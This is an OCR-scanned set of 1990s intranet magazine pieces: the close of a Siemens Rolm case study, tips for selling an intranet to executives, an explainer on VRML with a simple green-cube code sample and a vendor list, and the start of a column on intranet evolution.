
The strategy helps focus actions toward meeting goals and objectives. By starting with strategy, rather than implementation, we were able to craft solutions based on requirements of users, the market and internal organizations.

Also key was the cross-functional nature of the effort. Identifying the needs across organizational lines made the solutions much more palatable.

Finally, one must understand that this project will never be complete. The information delivery model will continually change to meet the requirements of its environment. ■

A look inside

- COMPANY: **Siemens Rolm Communications**
- LOCATIONS: **Headquartered in Santa Clara, Calif., with more than 50 direct sales locations and 40 distributor sales offices**
- NUMBER OF EMPLOYEES: **6,000**
- IS HARDWARE: **Network of IBM AS/400 systems, Sun workstations, IBM ThinkPads, Dell PCs, Apple Macintoshs.**
- IS SOFTWARE PLATFORMS: **IBM PROFS E-mail with Bookmaster Electronic Publishing, Microsoft MS Mail and MS Office, Netscape servers and browsers, Macromedia Director, Adobe Frame**



HAWKING THE INTRANET

Although intranets often sell themselves, you might need to do some smooth talking to get the bigwigs to buy in. Here are 10 tips to help you fine-tune your plan and perfect your pitch.

BY BETH SCHULTZ

1. Make friends in other departments

Being a network wiz leaves you precious little time to learn all you might about other aspects of the business, like manufacturing. Educate managers in those departments about how intranets work and get ideas about how they may benefit from a private Web. The knowledge will help you present a comprehensive plan to management.

2. Devise an overarching strategy

Come up with a "higher vision, a larger objective, an overriding principal," says Susan Wiener, a partner at Cognitive Communications, Inc., a management consulting firm in Stamford, Conn. If the employee base is scattered across the country, for example, then use the intranet to establish a sense of community, she suggests.

3. Develop a prototype

Piece together a prototype network, stocking it with information that all employees – whether they sit in corner offices or small cubicles – will find interesting. Then solicit feedback and refine the site before the big presentation to management. You want to combine visual appeal with valuable content, says David Leveen, also a partner at Cognitive Communications.

4. Prepare a visual tour

Seeing is believing. So while your prototype will provide a glimpse of the potential, providing your executives access to an existing full-scale, top-notch intranet can be a real clincher. Find a good reference site and arrange a visit.

5. Appreciate corporate culture

Make sure you reflect the corporate culture in the Web site. If you work within a company that thrives on traditions, you don't want to create a flashy intranet home page. The gray-flanneled executives who created the culture won't feel at home and won't want employees hanging around there either.

6. Understand your audience

Some senior executives know technology and how to use it to achieve a business goal and others don't. Adapt your sales pitch accordingly.

7. Assert your authority

Show senior managers you have a comprehensive understanding of the corporate information infrastructure. Point out its strengths and weaknesses and be able to describe how the intranet can make things better.

8. Document competitive efforts

Assess how your competitors handle internal and external information distribution, collaboration and the other business applications you'll be addressing through an intranet. Building a private Web might give you a leg up on or help you keep pace with the competition.

9. Explain the dollars and cents

Intranets can be pretty cheap to implement, especially compared to something like a new mainframe application. Make sure executives understand that Web technology can be widely implemented without having to establish a special corporate fund.

10. Pick your battles


Don't wage a war if you can't get all senior managers to buy into each and every aspect of the intranet you propose. "If you can't get higher buy-in, then make what you have small and wonderful and lead by example," Wiener says. "Hopefully, you'll get reconsideration."

ILLUSTRATION: DAVID WINK

It's a virtual world

VRML puts a 3-D spin on flat intranet Web presentations, but the tools and standards are still revolving

BY MARK GIBBS



VRML RESOURCES

Read all about Moving Worlds, the format chosen for VRML 2.0

- Chat with your peers on the VRML Forum
- Check out the background on the VRML Repository

Select IntraNet Magazine on Network World Fusion (http://www.nwfusion.com).

The core of any intranet is publishing: making data available to people in the most efficient and effective manner possible. But face it, basic Web pages can be boring.

Never fear: the Virtual Reality Markup Language (VRML, commonly pronounced to rhyme with "thermal") is emerging as a promising way to change intranets into informative three-dimensional worlds.

VRML can be used for everything from visualization of a building layout to representation of complex data. Think about the possibilities of representing the dynamics of the stock market or a complex industrial process as a moving, 3-D image. Instead of trying to determine cause and effect using static numbers, employees will be able to more easily grasp the forces driving the data.

Product managers might find VRML useful when creating a pricing model. With VRML, they could plot a 3-D graph that charts the number of units shipped against the profit margin and against the return on investment (ROI). Then, they could watch the graph change as they alter the variants.

If a manager wants to project the impact of a drop in units shipped, for instance, he can simply push down shipment curve and watch what happens to the profit margins and ROI. He doesn't have to spend time crunching numbers and interpreting the results.

Longer term, VRML will support 3-D-rendered data and processes that let you walk or fly through virtual worlds. The ability to manipulate your viewpoint and interact with virtual objects will bring a new understanding of details, structure and relationships.

Currently, however, VRML is in its infancy and too far out for everyday use in intranet environments. But give it a few months.

A standard is born

VRML is one of a number of specifications put forward for the description of 3-D environments. VRML 1.0, which is based on a subset of Silicon Graphics, Inc.'s (SGI) Open Inventor File (OIF) format, was released in November 1994 by the World-Wide Web Consortium (WC3).

The WC3 and some ad-hoc groups decided on the OIF foundation because it met critical goals: platform independence, suitabile for 14.4K bit/sec links and extensibile so features can be added to the format in a controlled way.

And most importantly, OIF used plain ASCII text to encode data. This rates high on appeal because it keeps with HTML, the Web's basic formatting standard.

While VRML is probably the best known modeling tool, scores of competing systems have been developed. Many of them, such as Cyberspace Description Format from Autodesk, Inc. and Manchester Scene Description Language (created at the University of Manchester in England), are similar to VRML but add proprietary features.

VRML 1.0's biggest shortcoming is that it doesn't take into account the physics of the real world; it only covers the rendering of objects — their color, texture and so on. With the current standard, the most you will be able to do with VRML is move objects. VRML 1.0 doesn't support collision detection, trajectories, object behaviors, sound or gravity. Those features will be the province of the forthcoming VRML Version 2.

VRML structure

Like HTML, VRML is readable by humans — albeit, somewhat complex to understand. Importantly,

VRML also is an interpreted language that describes the structure and leaves the actual rendering up to the machine on which the scene is to be displayed. This means that for every change in the user's viewpoint, the VRML program is parsed, the geometry of the new scene calculated, the effects of surfaces and lighting computed, and then results are rendered.

VRML's basic function is to describe a scene's geometry in terms of the polygons and solids that form complex objects such as houses or trees. VRML also includes the ability to specify light sources, fog and material surface characteristics, such as specularity, opacity and color.

The actual syntax of VRML makes it look like a cross between simple HTML and complex Perl or C++ programming languages. In short, learning VRML is no trivial task. While you can code simple worlds with a basic text editor, you'll need VRML construction tools for complex environments.

VRML is, essentially, an object-oriented programming language. Objects under VRML are called nodes. Any number of subordinate nodes, called children, can be used to create complex structures.

Nodes also can be reused through a technique called instancing — giving them names and defining them so that they can be used elsewhere in the virtual world. This allows for the creation of objects based on prototype specifications and then modified for a specific use.

VRML programs are highly structured. The order and hierarchy of the object definitions is called the scene graph, which is the sequence in which the objects will be parsed. This is important as it gives programmers more precise control of the order in which objects are rendered and consequently the appearance of the world. For example, a node that specifies a blue light source from a certain direction will affect all child nodes under it.

Writing VRML

VRML program files, which use the .wrl extension by convention, start with the line:

```
#VRML V1.0 ascii
```

This is a defining preamble in much the same way that an HTML file should start with <HTML>. With that out of the way, you can begin specifying objects in the scene. Here's what a complete simple VRML 1.0 program looks like:

```
#VRML V1.0 asci
WWWAnchor {
name "http://gyre.wabe.com/world2.wrl"
description "World 2"
Separator {
Material { diffuseColor  0 1 0 }   Cube { width 1
height 1 depth 1 }
```

This VRML specification creates a matt green cube. The Separator node groups all of the nodes under it so that node attributes, such as Material, will be applied to all child nodes in that group. The WWWAnchor node, to which all nodes in this scene are subordinate, defines a link to a Universal Resource Locator; double click on the object it represents and, providing the VRML browser supports it, you'll jump to that location.

We also could create multiple objects with different links in a single scene and use the resulting world as a jumping off point to other worlds and Web locations. You can find a lot of interesting examples that use this technique at http://www.sdsc.edu/SDSC/Partners/vrml/examples.html.

More complex specifications, made possible via proprietary extensions to VRML 1.0, can involve wrapping textures and even video clips around objects as well. Most viewers, however, don't yet support these features.

In practice, trying to build anything but the very simplest of worlds without a reasonably sophisticated VRML editor is a recipe for stress and frustration. A number of tools, at various stages of release level, are available.

As can be expected given SGI's history with VRML, the company's Open Inventor is one of the more sophisticated tools. Other respected products include Caligari Corp.'s Pioneer and Pioneer Pro, ParaGraph International's Virtual Home Space Builder, Strata, Inc.'s StudioPro and Virtus, Inc.'s Walk-Through.

When it comes to actually operating in worlds created using VRML, you need a fairly sophisticated PC. To reach the most basic level of performance requires a Pentium-class machine with at least 16M bytes of RAM. Considering the trend toward minimally configured Internet appliances, VRML may have to slim down to join the mainstream.

A world view

Imagine if you created a virtual world and no one came. For a long time, this was pretty much the case with VRML. The dearth of tools for interacting with VRML environments has dramatically limited its audience.

Today, the race is on. Leading the pack are Microsoft Corp. with free VRML extensions for its Internet Explorer browser and Netscape Communications Corp. with the Live3D plug-in for Navigator 3.0 software.

Not surprisingly, VRML 2.0, which went to committee in February, is a battleground. Microsoft proposes Active VRML, which uses programs embedded in the VRML data. Many of the other vendors favor an SGI- and Sony-backed plan called Moving Worlds, which relies on external code such as Java to provide the smarts needed to drive more sophisticated attributes such as physics.

Interestingly, many VRML experts consider Active VRML meritorious and more sophisticated than the Moving Worlds proposal.

Nonetheless, it seems likely that at the Siggraph '96 meeting this August, Moving Worlds will get the vote as the basis for VRML 2.0. This, of course, won't stop Microsoft from pursuing Active VRML, and it's likely that a number of other vendors will continue to use proprietary extensions to resolve whatever issues they feel the standard doesn't address. That said, it is most likely that all vendors will be forced to provide significant interoperability at more than a basic level if they want to be mainstream players, no matter which proposal wins.

Further, a major area of indecision in the market actually concerns one of the most critical aspects of VRML's use — how users control their interaction with the virtual world.

Some vendors, such as Vream, Inc., offer a complex aircraft-style control panel that can be manipulated by the mouse. Netscape and others use the mouse along with a simple mode control menu bar that lets you select walk, point or other interaction methods. This is an area where we can expect to see a considerable amount of work done.

Solids in a virtual world

VRML is a rich and complex set of tools that are, unfortunately, still in the experimental stage. A major problem is that many of the VRML-specific browser and browser add-ons are at beta (bombs-every-ten-actions) level, making the technology unsuitable for general deployment. Another problem is that many of the products perorm poorly.

But once these problems are solved, there is no end to both prosaic and novel uses to which VRML can be applied. One area where exciting opportunities lie is in the creation of dynamic virtual worlds where real-time data is presented as model components. For example, air traffic over an airport could be represented in a virtual world, which would be updated with the real-world positions of the different aircraft.

And when VRML is extended, the potential for truly compelling and absorbing models to become the focus for all kinds informations services is enormous.

It seems inevitable that VRML will become a major force on private Webs, as every major intranet vendor is working on the technology. Once you add VRML, there'll be no going back to flat presentations. Your biggest problem may well be getting employees to go home.

Thanks to Roman Ormandy of Caligari Corp. for his input.

VIRTUAL PRODUCT INFORMATION

Caligari Corp.
Pioneer and Pioneer Pro authoring tools
www.caligari.com

Microsoft Corp.
VRML add-on for Internet Explorer browser
www.microsoft.com

Netscape Communications Corp.
Live3D for Navigator 3.0 browser
home.mcom.com

ParaGraph International
Virtual Home Space Builder
authoring and publishing tool
www.paragraph.com

Silicon Graphics, Inc.
Open Inventor Toolkit
www.sgi.com

Strata, Inc.
StudioPro authoring tool
www.cengine.com

Superscape, Inc.
Viscape 3-D browser
www.superscape.com

Virtus Corp.
3-D Website Builder, Voyager VRML browser, WalkThrough Pro authoring tool
www.virtus.com

Vream, Inc.
Wirl browser, VRCreator authoring tool
www.vream.com

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

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

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

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

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
Evolution and Chance



As you're a pretty well-informed person, I'm sure I need not explain who Charles Darwin was and what evolution is all about. And it is the evolutionary aspect of the intranet that I have been thinking about.

In the biological world, animals evolve relatively slowly, chancing a webbed foot in this epoch or hazarding a nostril over that millennium. It is a pretty slow and cautious process. But life is not so stately in the world of the intranet.

The Darwinian side of the intranet market and its parent, the Internet world, shows a succession of technologies that are most definitely driven by the law of survival of the fittest.

